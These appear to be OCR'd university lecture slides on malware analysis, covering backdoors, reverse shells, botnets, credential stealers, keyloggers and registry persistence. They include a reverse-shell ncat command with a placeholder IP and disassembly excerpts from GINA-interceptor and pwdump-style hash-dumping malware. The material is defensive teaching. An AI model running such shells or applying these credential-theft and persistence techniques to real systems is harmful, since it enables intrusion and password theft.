恶意代码分析与防治技术

第11章 恶意行为

王志
zwang@nankai.edu.cn

2022年11月18日

南开大学 网络空间安全学院

知识点

- 下载器和启动器（Downloaders and Launchers）
- 后门（Backdoor）
- 凭证窃取（Credential Stealers）
- 持久性机制（Persistence Mechanisms）
- 权限提升（Privilege Escalation）
- 用户模式Rootkits（User-Mode Rootkits）

下载器和启动器

（Downloaders and Launchers）

下载器Downloaders

- Download another piece of malware
  - **URLDownloadtoFileA**
- Execute it on the local system
  - **WinExec**
  - WinExec('notepad.exe', SW_HIDE);

启动器Launchers (aka Loaders)

- Prepares another piece of malware for covert execution
  - Run immediately or later
  - Contain the malware
    - such as the **.rsrc** section of a PE file

后门（Backdoor）


后门Backdoors


- Provide remote access to victim machine
  - Do not need to download additional malware
- The most common type of malware

Backdoor

- Often communicate over HTTP on Port 80
  - Blend in with the plain traffic
- Common capabilities
  - Manipulate registry,
  - Enumerate display windows
  - Create directories
  - Search files


BIND Shell vs. Reverse Shell





Reverse Shell

- Infected machine calls out to attacker, asking for commands to execute
  - ncat –l port ; ncat IP port –e cmd.exe(windows) /bin/bash(Linux)



Windows Reverse Shells

- Call **CreateProcess** and manipulate STARTUPINFO structure
- Create a socket to remote machine
- Then tie socket to standard input, output, and error for cmd.exe
- **CreateProcess** runs cmd.exe with its window suppressed, to hide it

Windows Reverse Shells

- Multithreaded
  - Create a socket, two pipes, and two threads
  - Look for API calls to **CreateThread** and **CreatePipe**
  - One thread for stdin, one for stdout

RATs

(Remote Administration Tools)




Figure 12-1. RAT network structure

- Ex: Poison Ivy

Botnets

- A collection of compromised hosts
  - Called *bots* or *zombies*
  - DDoS attack
  - Spread malware or spam

Botnets v. RATs

- Botnet contain many hosts; RATs control fewer hosts
- All bots are controlled at once; RATs control victims one by one
- RATs are for targeted attacks; botnets are used in mass attacks

BaaS

Botnet-as-a-Service is For Sale this Cyber Monday!

November 28, 2016 by Mayuresh Ektare, VP of Product Management

Today, I stumbled upon something interesting that was up for sale this Cyber Monday morning:

Two hackers are selling DDoS attacks from 400,000 IoT devices infected with the Mirai worm

The price for 50,000 bots with attack duration of 3600 secs (1 hour) and 5-10 minute cooldown time is approx 3-4k per 2 weeks.

凭证窃取（Credential Stealers）

Credential Stealers

- Three types
  - Wait for user to log in and steal credentials
  - Dump stored data, such as password hashes
  - Log keystrokes

GINA Interception

- Windows XP's Graphical Identification and Authentication (GINA)
  - Intended to allow **third parties** to customize logon process for RFID or smart cards
  - Intercepted by malware to steal credentials

GINA Interception

- GINA is implemented in **msgina.dll**
  - Loaded by WinLogon executable during logon
- WinLogon also loads third-party customizations in DLLs loaded between WinLogon and GINA

GINA Registry Key

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL
- Contains third-party DLLs to be loaded by WinLogon

Figure 12-2. Malicious fsgina.dll sits in between the Windows system files to capture data.

MITM Attack

- Malicious DLL must export all functions the real *msgina.dll* does, to act as a MITM
  - More than 15 functions
  - Most start with **`Wlx`**
  - Indicator
  - Malware DLL exporting a lot of **`Wlx`** functions is probably a GINA interceptor

- Most exports simply call through to the real functions in *msgina.dll*
- At 2, the malware logs the credentials(username, domain, password, old password) to the file %SystemRoot%\system32\drivers\tcpudp.sys

Example 12-1. GINA DLL `WlxLoggedOutSAS` export function for logging stolen credentials

```
100014A0 WlxLoggedOutSAS
100014A0         push    esi
100014A1         push    edi
100014A2         push    offset aWlxloggedout_0 ; "WlxLoggedOutSAS"
100014A7         call    Call_msgina_dll_function 1
...
100014FB         push    eax ; Args
100014FC         push    offset aUSDSPSOpS ;"U: %s D: %s P: %s OP: %s"
10001501         push    offset aDRIVERS ; "drivers\tcpudp.sys"
10001503         call    Log_To_File 2
```

Hash Dumping

- Windows login passwords are stored as LM or NTLM hashes
  - Hashes can be used directly to authenticate (pass-the-hash attack)
  - Or cracked offline to find plaintext passwords

Hash Dumping

- Pwdump and Pass-the-Hash Toolkit
  - Free hacking tools that provide hash dumping
  - Open-source
  - Code re-used in malware
  - Modified to bypass antivirus

Pwdump

- Injects a DLL into LSASS (Local Security Authority Subsystem Service) process
  - To get hashes from the SAM (Security Account Manager) database
  - Injected DLL runs inside another process
  - Gets all the privileges of that process
  - LSASS is a common target
    - High privileges
    - Access to many useful API functions

Pwdump

- Pwdump injects *lsaext.dll* into *lsass.exe*
  - Calls **`GetHash`**, an export of *lsaext.dll*
  - Hash extraction uses undocumented Windows function calls
- Attackers may change the name of the **`GetHash`** function

Pwdump Variant

- *samsrv.dll* to access the SAM
  - SamIConnect
  - SamrQueryInformationUser
  - **SamIGetPrivateData**
- *advapi32.dll* to decrypt the hashes
  - **SystemFunction025**
  - **SystemFunction027**
- All undocumented functions

Example 12-2. Unique API calls used by a pwdump variant's export function GrabHash

```
1000123F        push    offset LibFileName      ; "samsrv.dll" 1
10001244        call    esi ; LoadLibraryA
10001248        push    offset aAdvapi32_dll_0  ; "advapi32.dll" 2
...
10001251        call    esi ; LoadLibraryA
...
1000125B        push    offset ProcName         ; "SamIConnect"
10001260        push    ebx                     ; hModule
10001265        call    esi ; GetProcAddress
...
10001281        push    offset aSamrqu ; "SamrQueryInformationUser"
10001286        push    ebx                     ; hModule
1000128C        call    esi ; GetProcAddress
...
100012C2        push    offset aSamigetpriv ; "SamIGetPrivateData"
100012C7        push    ebx                     ; hModule
100012CD        call    esi ; GetProcAddress
...
100012CF        push    offset aSystemfuncti  ; "SystemFunction025" 3
100012D4        push    edi                     ; hModule
100012DA        call    esi ; GetProcAddress
100012DC        push    offset aSystemfuni_0  ; "SystemFunction027" 4
100012E1        push    edi                     ; hModule
100012E7        call    esi ; GetProcAddress
```

Pass-the-Hash Toolkit

- Injects a DLL into *lsass.exe* to get hashes
  - Program named **whosthere-alt**
- Uses different API functions than Pwdump

Example 12-3. Unique API calls used by a whosthere-alt variant's export function `TestDump`

```
10001119        push    offset LibFileName ; "secur32.dll"
1000111E        call    ds:LoadLibraryA
10001130        push    offset ProcName ; "LsaEnumerateLogonSessions"
10001135        push    esi             ; hModule
10001136        call    ds:GetProcAddress 1
...
10001670        call    ds:GetSystemDirectoryA
10001676        mov     edi, offset aMsv1_0_dll ; \\msv1_0.dll
...
100016A6        push    eax             ; path to msv1_0.dll
100016A9        call    ds:GetModuleHandleA 2
```

Keystroke Logging

- Kernel-Based Keyloggers
  - Difficult to detect with user-mode applications
  - Frequently part of a rootkit
  - Act as keyboard drivers
  - Bypass user-space programs and protections

Keystroke Logging

- User-Space Keyloggers
  - Use Windows API
  - Implemented with *hooking* or *polling*
- Hooking
  - Uses **`SetWindowsHookEx`** function to notify malware each time a key is pressed
- Polling
  - Uses **`GetAsyncKeyState`** & **`GetForegroundWindow`** to constantly poll the state of the keys

Polling Keyloggers

- **`GetAsyncKeyState`**
  - Identifies whether a key is pressed or unpressed
- **`GetForegroundWindow`**
  - Identifies the foreground window




Figure 12-3. Loop structure of `GetAsyncKeyState` and `GetForegroundWindow` keylogger

Identifying Keyloggers in Strings Listings

```
[Up]
[Num Lock]
[Down]
[Right]
[UP]
[Left]
[PageDown]
```

持久性机制（Persistence Mechanisms）

Three Persistence Mechanisms

- Registry modifications, such as Run key
- Other important registry entries:
  - AppInit_DLLs
  - Winlogon Notify
  - SvcHost DLLs

Registry Modification

Registry Modifications

- Run key
  - HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\ Run
  - Many others, as revealed by Autoruns
- ProcMon shows registry modifications

AppInit_DLLs

Appinit_DLLs

- AppInit_DLLs are loaded into every process that loads User32.dll
- The AppInit_DLLs value is found in the following registry key:
  - HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows NT\ CurrentVersion\ Windows

Appinit_DLLs

- This registry key contains a space-delimited list of DLLs
- Most processes load user32.dll
- Malware will call DLLMain to check which process it is in before launching payload

Winlogon Notify

Winlogon Notify


- Notify value in
  - HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows
  - These DLLs handle *winlogon.exe* events
  - Malware tied to an event like logon, startup, lock screen, etc.
  - It can even launch in Safe Mode


SvcHost Dlls

SvcHost DLLs

- Svchost is a generic host process for services that run as DLLs
- Each instance of svchost.exe contains a group of service.
- Groups defined at
  - HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows NT\ CurrentVersion\ Svchost
- Services defined at
  - HKEY_LOCAL_MACHINE\ System\ CurrentControlSet\ Services\ ServiceName

Process Explorer

